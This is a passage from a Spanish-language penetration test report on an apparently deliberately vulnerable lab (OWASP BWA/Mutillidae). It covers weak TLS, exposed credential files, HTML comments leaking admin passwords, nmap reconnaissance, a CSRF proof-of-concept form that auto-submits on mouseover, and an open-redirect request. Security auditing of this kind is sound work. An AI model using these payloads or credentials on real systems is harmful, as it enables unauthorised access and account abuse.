#2              /owaspbwa/mutillidae-git/register.php(90):             SQLQueryHandler-
>insertNewUserAccount('', '', '')
#3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...')
#4 {main}
```

2.2.6 A6 – Exposición de Datos Sensibles

Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.

Determinar el conjunto de datos sensibles que requerirán protección extra.

- Se almacenan en texto claro a largo plazo, incluyendo los backups.
- Se transmite en texto claro, interna o externamente.
- Se utiliza algún algoritmo criptográfico débil/antiguo.
- Se generan claves criptográficas débiles, o falta una adecuada rotación o gestión de claves.
- Se utilizan tanto cabezales como directivas de seguridad del navegador cuando son enviados o provistos por el mismo.

OTG-CRYPST-001 Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection

Descripción

Los datos transmitidos por la red deben estar protegidos para proteger la confidencialidad. Se suelen usar canales cifrados vía SSL/TLS que utilizan mecanismos de clave pública para proteger la información en tránsito.

En este control se pueden comprobar varias cosas:

- Comprobar que la información sensible se transmite a través de un canal SSL/TLS.
- La seguridad en el punto final, es decir, el extremo que crea el tunel cifrado. Comprobar que no hay vulnerabilidades en el protocolo, en los algoritmos de cifrado, claves y renegociación.
- Problemas de seguridad en el cerficiado utilizado.

- El software utilizado debe de estar actualizado para evitar posibles vulnerabilidades que le puedan afectar.
- El uso de la flag secure para las cookes de sesión.
- Uso de HTTP Strict Transport Security (HSTS)
- La presencia de HTTP y HTTPS, lo que puede ser usado para interceptar tráfico.
- La presencia de contenido mexclado HTTP y HTTPS en la misma página, puede ser usado para realizar fugas de información.

Herramientas:

- testssl.sh

Pruebas realizadas

Se analizará con la herramienta testssl el servicio publicado en el puerto 443 que es único que se ha detectado que usa un protocolo cifrado. Se indica la información más relevante en el **Anexo 7.**

Se detectan varias vulnerabilidades presentes en el servicio, el uso de cifrados inseguros, configuración del servidor insegura y el uso de certificados autofirmados y con una cadena de confianza insegura.

OTG-CRYPST-003 Testing for Sensitive Information sent via unencrypted channels

Descripción

Los datos sensibles tienen que ser protegidos al ser transmitidos por la red. Si se utiliza HTTPS o cifrado de otra manera, estos mecanismos de protección no deben tener vulnerabilidades que permitan comprometer la confidencialidad de la información.

Algunos ejemplos de información sensible:

- Información usada en la autenticación (credenciales, pins, indentificadores de sesión, tokens, cookies, …).
- Información protegida por leyes, regulaciones o políticas específicas de la organización (tarjetas de crédito, datos de clientes).

Si la aplicación transmite datos sensible en canales no cifrados se considera un riesgo de seguridad.

Algunos ejemplos de información personal sensible:

- Números de la seguridad social.
- Números de cuentas bancarias.
- Información de pasaporte.
- Información relacionada con la salud.

- Información del seguro médico.
- Información de estudiante.
- Número de tarjetas de crédito y débito.
- Licencia de conducir.

Herramientas:

- burp

Pruebas realizadas

Aunque la aplicación se sirve a través de un protocolo cifrado por el puerto 443, no se realiza la redirección automática desde el puerto 80. Por este motivo, si el usuario accede a través del protocolo sin cifrar es posible capturarle las credenciales y la cookie de sesión mientras viajan por la red, como se puede ver en la siguiente captura realizada con un proxy web:




Ilustración 18: Sensitive Information sent via unencrypted channels

OTG-AUTHN-001 Testing Credential Transported over an Encrypted Channel

Descripción

El objetivo de este control es testear que las credenciales usadas para la autenticación de los usuarios es transmitida mediante canales cifrados para evitar que sea interceptada por usuario ilegítimos.

Pruebas realizadas

Como se ha indicado en las pruebas realizadas en el control OTG-CRYPST-003, no se realiza una redirección automática del puerto 80 al 443 (cifrado) por lo que si el usuario se autentica a la página por el protocolo sin cifrar las contraseñas se transmitirán en claro por la red.

OTG-INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage

Descripción

Comprobar si existe información sensible de la aplicación/sistema/organización o de terceras partes expuesta publicada en Internet.

Se pueden usar motores de búsqueda para localizar esta información. Ejemplos de información sensible que podría estar publicada:

- Diagramas de red y configuraciones.
- Posts e email de adminitradores con información sensible.
- Credenciales.
- Mensajes de error.
- Procedimientos.
- Desarrollos, tests, otras versiones de la página web.

Para encontrar más fácilmente la información se pueden usar los operadores proporcionados por los motores de búsqueda. Se pueden usar los siguientes motores de búsqueda:

- Baidu
- binsearch.info
- Bing
- Duck duck go
- ixquick/startpage
- Google
- Shodan
- Punkspider

Pruebas realizadas

Esta prueba no se ha realizado ya que la aplicación no está publicada en Internet. Para obtener información de la aplicación se puede consultar algunos de los buscadores indicados anteriormente, información de geolocalización, de whois, registros dns, información publicada en páginas de pasteo como pastebin.com, etc.

OTG-INFO-003 Review Webserver Metafiles for Information Leakage

Descripción

Los objetivos de este test son identificar fugas de información en el directorio de la aplicación o rutas de la carpeta, y crear una lista de los directorios de los que no se permite su indexación por los crawlers o spiders de los motores de búsqueda.

Herramientas:

- Browser
- Curl

- wget
- rockspider

Pruebas realizadas

Se detecta lo siguiente:

- Se analiza el fichero robots.txt. Existen multitud de directorios

```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

- En la ruta passwords/ de la página existe un fichero con nombre accounts.txt que contiene credenciales de usuarios:

```
1,admin,admin,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,user,user,User Account,Admin
24,ed,pentest,Commandline KungFu anyone?,Admin
```

- En la ruta phpmyadmin/ hay una página de login del gestor de bases de datos phpMyAdmnin.

Ilustración 19: PhpMyAdmin Login Page

- En la ruta includes/ hay ficheros de configuración de la página web.




Ilustración 20: Directory Listing

OTG-INFO-005 Review Webpage Comments and Metadata for Information Leakage

Descripción

El objetivo de este test es revisar los comentarios y metadatos de la aplicación web para entender mejor la aplicación y encontrar alguna fuga de información.

Herramientas:

- Wget
- Browser
- Eyeballs
- Curl
- nmap

Pruebas realizadas

Se descargan los comentarios de la página con el script NSE de Nmap http-comments-displayer:

```
# nmap --script http-comments-displayer www.shopathome.com
```

Se observa lo siguiente:

- Credenciales de una aplicación Redmine publicada en el servidor:

```
|     Path: https://www.shopathome.com:443/
|     Line number: 395
|     Comment:
|               <!--<td  ><a  href="javascript:animatedcollapse.toggle('redmine')"><img
src="images/Knob_Add.png"  width="20px"  height="20px"  border="0"  title="More  Info"
/></a></a><a href="redmine">Redmine</a>
|              <div    id="redmine"    style="width:    400px;    background:    #D2FBFF;
display:none">
|              <b>Version: </b>0.9.6<br />
|              <b>Language: </b>Ruby<br />
|              <b>User Credentials (username/password): </b>user/user<br />
|              <b>Admin Credentials (username/password): </b>admin/admin<br />
|              <b>Release Date: </b>July 08, 2010<br />
|              <b>Link: </b><a href="http://www.redmine.org/">home page</a><br />
|              </div></td>-->
```

- Credenciales de una aplicación phpBB2 publicada en el servidor:

```
|     Path: https://www.shopathome.com:443/
|     Line number: 330
|     Comment:
|                 <!--<td><a  href="javascript:animatedcollapse.toggle('phpbb2')"><img
src="images/Knob_Add.png"  width="20px"  height="20px"  border="0"  title="More  Info"
/></a></a><a href="phpBB2">phpBB</a>
|              <div    id="phpbb2"    style="width:    400px;    background:    #D2FBFF;
display:none">
|              <b>Version: </b>2.0.0<br />
|              <b>Language: </b>PHP<br />
|              <b>Admin Credentials (username/password): </b>admin/admin<br />
|              <b>User Credentials (username/password): </b>user/user<br />
|              <b>User Credentials (username/password): </b>mod/mod<br />
|              <b>Release Date: </b>April 4, 2002<br />
|              <b>Link: </b><a href="http://www.phpbb.com/">home page</a><br />
|              </div></td>-->
```

- Credenciales de la página principal:

```
|     Path: https://www.shopathome.com:443/
|     Line number: 255
|     Comment:
|                                   <!--<b>Admin    Credentials    (username/password):
</b>admin@owaspbwa.org/adminadmin<br />-->
```


- Cuentas de correo publicadas en el sitio web pueden ser utilizadas para el envío de spam, phishing o ataques de ingeniería social:

```
# nmap --script http-email-harvest www.shopathome.com

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-14 22:16 CEST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 66.67% done; ETC: 22:16 (0:00:05 remaining)
Nmap scan report for www.shopathome.com (192.168.1.137)
Host is up (0.00023s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.shopathome.com
|_  license@php.net
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.shopathome.com
|   admin@owaspbwa.org
|   psiinon@gmail.com
|   test@thebodgeitstore.com
|   bob@ateliergraphique.com
|   jack@metacorp.com
|   admin@metacorp.com
|_  cycloneuser-3@cyclonetransfers.com
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:6A:7E:C2 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Se detecta la presencia del fichero phpinfo.php en la raíz del sitio, el cuál proporciona gran cantidad de información de la configuración del sistema:



PHP Version 5.3.2-1ubuntu4.30

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626

Ilustración 21: PhpInfo.php

2.2.7 A7 – Ausencia de Control de Acceso a las Funciones

La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.

Para determinar si una aplicación falla en restringir adecuadamente el acceso a nivel de funcionalidades hay que verificar cada funcionalidad de la aplicación:

- La interfaz UI muestra la navegación hacia funcionalidades no autorizadas.
- Existe autenticación del lado del servidor, o se han perdido las comprobaciones de autorización.
- Los controles del lado del servidor se basan exclusivamente en la información proporcionada por el atacante.

Revisar con un proxy, o en código. Las herramientas automatizadas no suelen encontrar estos problemas.

Pruebas realizadas

Tras las pruebas realizadas no se aprecia que hay un control de acceso para las funcionalidades ofrecidas por el sitio web.

2.2.8 A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)

Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.

- Verificar la ausencia de token impredecible en cada enlace y formulario. Un atacante puede falsificar peticiones maliciosas. Una defensa alternativa puede ser la de requerir que el usuario demuestre su intención de enviar la solicitud, ya sea a través de la reautenticación, o mediante otra prueba que demuestre que se trata de un usuario real (captcha).
- Centrarse en los enlaces y formularios que invoquen funciones que permitan cambios de estado.
- Verificar las operaciones de múltiples pasos.
- Las cookies de sesión, direcciones IP de origen, así como otra información enviada automáticamente por el navegador no proveen

ninguna defensa ya que esta información también se incluye en las solicitudes falsificadas.

OTG-SESS-005 Testing for Cross Site Request Forgery

Descripción

CSRF es un ataque que fuerza a un usuario a ejecutar una acción no deseada en una web en la que está autenticado. El ataque va acompañado de ingeniería social para incitar al usuario a pulsar sobre el enlace que ejecuta la acción. El sitio web confía en el usuario y las acciones que realiza. El atacante, aunque no conoce las credenciales del usuario ni la cookie de sesión, podría ejecutar acciones a través de la víctima. Este ataque explota la confianza que un sitio web tiene en un usuario en particular.

Para testear este control es necesario:

- Conocer la url que ejecuta la acción.
- Construir una página html que contenga una petición a la url.
- Estar seguro de que el usuario está logado en la aplicación.
- Inducir al usuario a que pulse en la url.
- Observar el resultado.

Pruebas realizadas

En la página http://www.shopathome.com/index.php?page=add-to-your-blog.php se permite agregar comentarios a través de un formulario. Esta acción no solicita ningún tipo de validación, solo es necesario agregar el texto y pulsar el botón para almacenar la entrada en la base de datos.

Se podría agregar un comentario que agregara una entrada automáticamente cuando el usuario realizara una acción sobre la página.

```
<form      id="f"      action="index.php?page=add-to-your-blog.php"      method="post"
enctype="application/x-www-form-urlencode
d">
<input type="hidden" name="csrf-token" value="best-guess"/>
<input type="hidden" name="blog_entry" value="CSRF Testing"/>
<input type="hidden" name="add-to-your-blog-php-submit-button" value="TESTING"/>
</form>
<i onmouseover="window.document.getElementById(\'f\').submit()">CSRF Testing</i>
```

Se comprueba que se ha agregado el código como un nuevo comentario:




Ilustración 22: Add blog for admin

View Blogs

2 Current Blog Entries			
	Name	Date	Comment
1	admin	2016-04-10 15:12:01	*CSRF Testing*
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

Ilustración 23: Current Blogs Entries

Ahora cada vez que el usuario recargue la página o pase el ratón por encima del campo comment de la tabla se crearán de forma automática nuevos comentarios:

View Blogs

8 Current Blog Entries			
	Name	Date	Comment
1	admin	2016-04-10 15:12:41	CSRF Testing
2	admin	2016-04-10 15:12:41	CSRF Testing
3	admin	2016-04-10 15:12:41	CSRF Testing
4	admin	2016-04-10 15:12:40	CSRF Testing
5	admin	2016-04-10 15:12:24	*CSRF Testing*
6	admin	2016-04-10 15:12:17	*CSRF Testing*
7	admin	2016-04-10 15:12:01	*CSRF Testing*
8	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

Ilustración 24: Nuevas entradas creadas

2.2.9 A9 – Uso de Componentes con Vulnerabilidades Conocidas

Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una perdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.

- Determinar si se está usando un componente o biblioteca vulnerable.
- Buscar en bases de datos de vulnerabilidades.
- Analizar y revisar si el código usa un componente vulnerable.

OTG-INFO-002 Fingerprint Web Server

Descripción

Encontrar la versión y tipo del servidor web utilizado para determinar la presencia de vulnerabilidades y el uso de los exploits apropiados durante la auditoría.

Herramienta:

- nmap

Pruebas realizadas

Se ejecuta la herramienta nmap y se descubren los puertos abiertos, servicios y versiones de estos servicios:

```
# nmap -sV www.shopathome.com

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-14 16:27 CEST
Nmap scan report for www.shopathome.com (192.168.1.137)
Host is up (0.00020s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=6.49BETA4%I=7%D=5/14%Time=573735C5%P=x86_64-pc-linux-gnu
SF:%r(NULL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:6A:7E:C2 (Cadmus Computer Systems)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se detectan algunos servicios con múltiples vulnerabilidades:

- **OpenSSH 5.3p1:** https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-188820/Openbsd-Openssh-5.3.html
- **Apache httpd 2.2.14:** tiene un total de 28 vulnerabilidades conocidas. Algunas tienen exploits públicos disponibles:
  - CVE-2011-3368: http://www.exploit-db.com/exploits/17969
  - CVE-2011-3192: https://www.exploit-db.com/exploits/17696/
- **El servicio Apache posee también una vulnerabilidad con valor CVSS 10** que permite la ejecución de código arbitrario: CVE-2010-0425

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-87506/Apache-Http-Server-2.2.14.html

OTG-INFO-008 Fingerprint Web Application Framework

Descripción

Determinar el tipo del framework web usado para ayudar a la metodología de test realizada durante la auditoría.

Se puede obtener información de las siguientes fuentes:

- Cabeceras HTTP
- Cookies
- Código HTML
- Ficheros y carpetas específicos
- Extensiones de ficheros
- Mensajes de error

Pruebas realizadas

Se ejecuta la herramienta whatweb para obtener información del framework:

```
# whatweb www.shopathome.com
http://www.shopathome.com                    [200]                    Apache[2.2.14]
[mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1],
Cookies[PHPSESSID,showhints],    Country[RESERVED][ZZ],    HTTPServer[Ubuntu    Linux]
[Apache/2.2.14  (Ubuntu)  mod_mono/2.4.3  PHP/5.3.2-1ubuntu4.30  with  Suhosin-Patch
proxy_html/3.0.1   mod_python/3.3.1   Python/2.6.5   mod_ssl/2.2.14   OpenSSL/0.9.8k
Phusion_Passenger/4.0.38     mod_perl/2.0.4     Perl/v5.10.1],     IP[192.168.1.137],
OpenSSL[0.9.8k],          PHP[5.3.2-1ubuntu4.30][Suhosin-Patch],          Perl[5.10.1],
Phusion_Passenger[4.0.38],  Python[2.6.5],  UncommonHeaders[logged-in-user],  X-Powered-
By[PHP/5.3.2-1ubuntu4.30]
```

Se identifican vulnerabilidades asociadas a las versiones de software detectadas:

- **PHP 5.3.2:** esta versión de PHP tiene un total de 86 vulnerabilidades, algunas con exploits disponibles y de valoración CVSS de 10.
  - https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-90936/PHP-PHP-5.3.2.html
- **OpenSSL 0.9.8k:** la versión de esta librería tiene asociadas un total de 40 vulnerabilidades, algunas con un valor CVSS de 10.0.
  - https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/version_id-76936/Openssl-Openssl-0.9.8k.html
- **Perl 5.10.1:** esta versión del interprete de Perl tiene asociadas 6 vulnerabilidades.
  - https://www.cvedetails.com/vulnerability-list/vendor_id-1885/product_id-13879/version_id-107045/Perl-Perl-5.10.1.html
- **Python 2.6.5:** este interprete de python tiene asociadas un total de 8 vulnerabilidades.
  - http://www.cvedetails.com/vulnerability-list/vendor_id-10210/product_id-18230/version_id-109905/Python-Python-2.6.5.html

OTG-INFO-009 Fingerprint Web Application

Descripción

Identificar la aplicación web y la versión para determinar vulnerabilidades conocidas y los exploits apropiados para usarlos durante las pruebas de auditoría.

Pruebas realizadas

Se detecta lo siguiente:

- Analizando el código fuente de la página a través de un navegador se puede observar que se trata de la aplicación Mutillidae versión 2.6.24.

```
ng"/>
            OWASP Mutillidae II: Web Pwn in Mass Production
    </span>
```

2.2.10 A10 –

```
center" colspan="7">
    <span class="version-header">Version: 2.6.24</span>
evelHeading" class="version-header" style="margin-left: 20px;">Secu
```

Ilustración 25: Versión de la aplicación en el código HTML

Redirecciones y reenvíos no validados

Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

- Revisar el código para detectar el uso de redirecciones o reenvíos. Identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, si la URL no es validada con una lista blanca, es vulnerable.
- Recorrer la aplicación para observar si genera cualquier redirección. Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
- Si el código no se encuentra disponible, se deben analizar todos los parámetros para ver si forman parte de una redirección o reenvío de una URL de destino y probar lo que hacen estos.

OTG-CLIENT-004 Testing for Client URL Redirect

Descripción

Esta vulnerabilidad consiste en un defecto en la validación de una entrada en la que se proporciona una url externa, ésta podría ser maliciosa y ser utilizada para llevar a cabo un ataque de phishing o redirigir a un usuario a un sitio malicioso.

El problema es que se acepta una url no confiable sin sanitizar. La url introducida podría redirigir al usuario a una página maliciosa. En esta página un

atacante podría colocar un página suplantando la identidad y robar las credenciales del usuario.

Esta prueba no se suele realizar en auditorías de caja negra desde que el acceso al código fuente está siempre disponible como es necesario ser enviado al cliente para ser ejecutado.

Pruebas realizadas

En la página credits.php se realiza un reenvío de páginas:




Ilustración 26: Credits Page

La url a la que se reenvía el usuario se le pasa al parámetro “forwardurl”:

```
GET /index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=credits.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive
```

Se puede modificar el parámetro y reenviar al usuario a otro sitio, un atacante podría utilizarlo para dirigir a los usuarios a sitios maliciosos:

```
GET /index.php?page=redirectandlog.php&forwardurl=http://www.amazon.com HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=credits.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive

GET / HTTP/1.1
Host: www.amazon.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

2.3 Recomendaciones

Tras las pruebas realizadas se indican una serie de recomendaciones a aplicar en la organización y en los sistemas auditados.

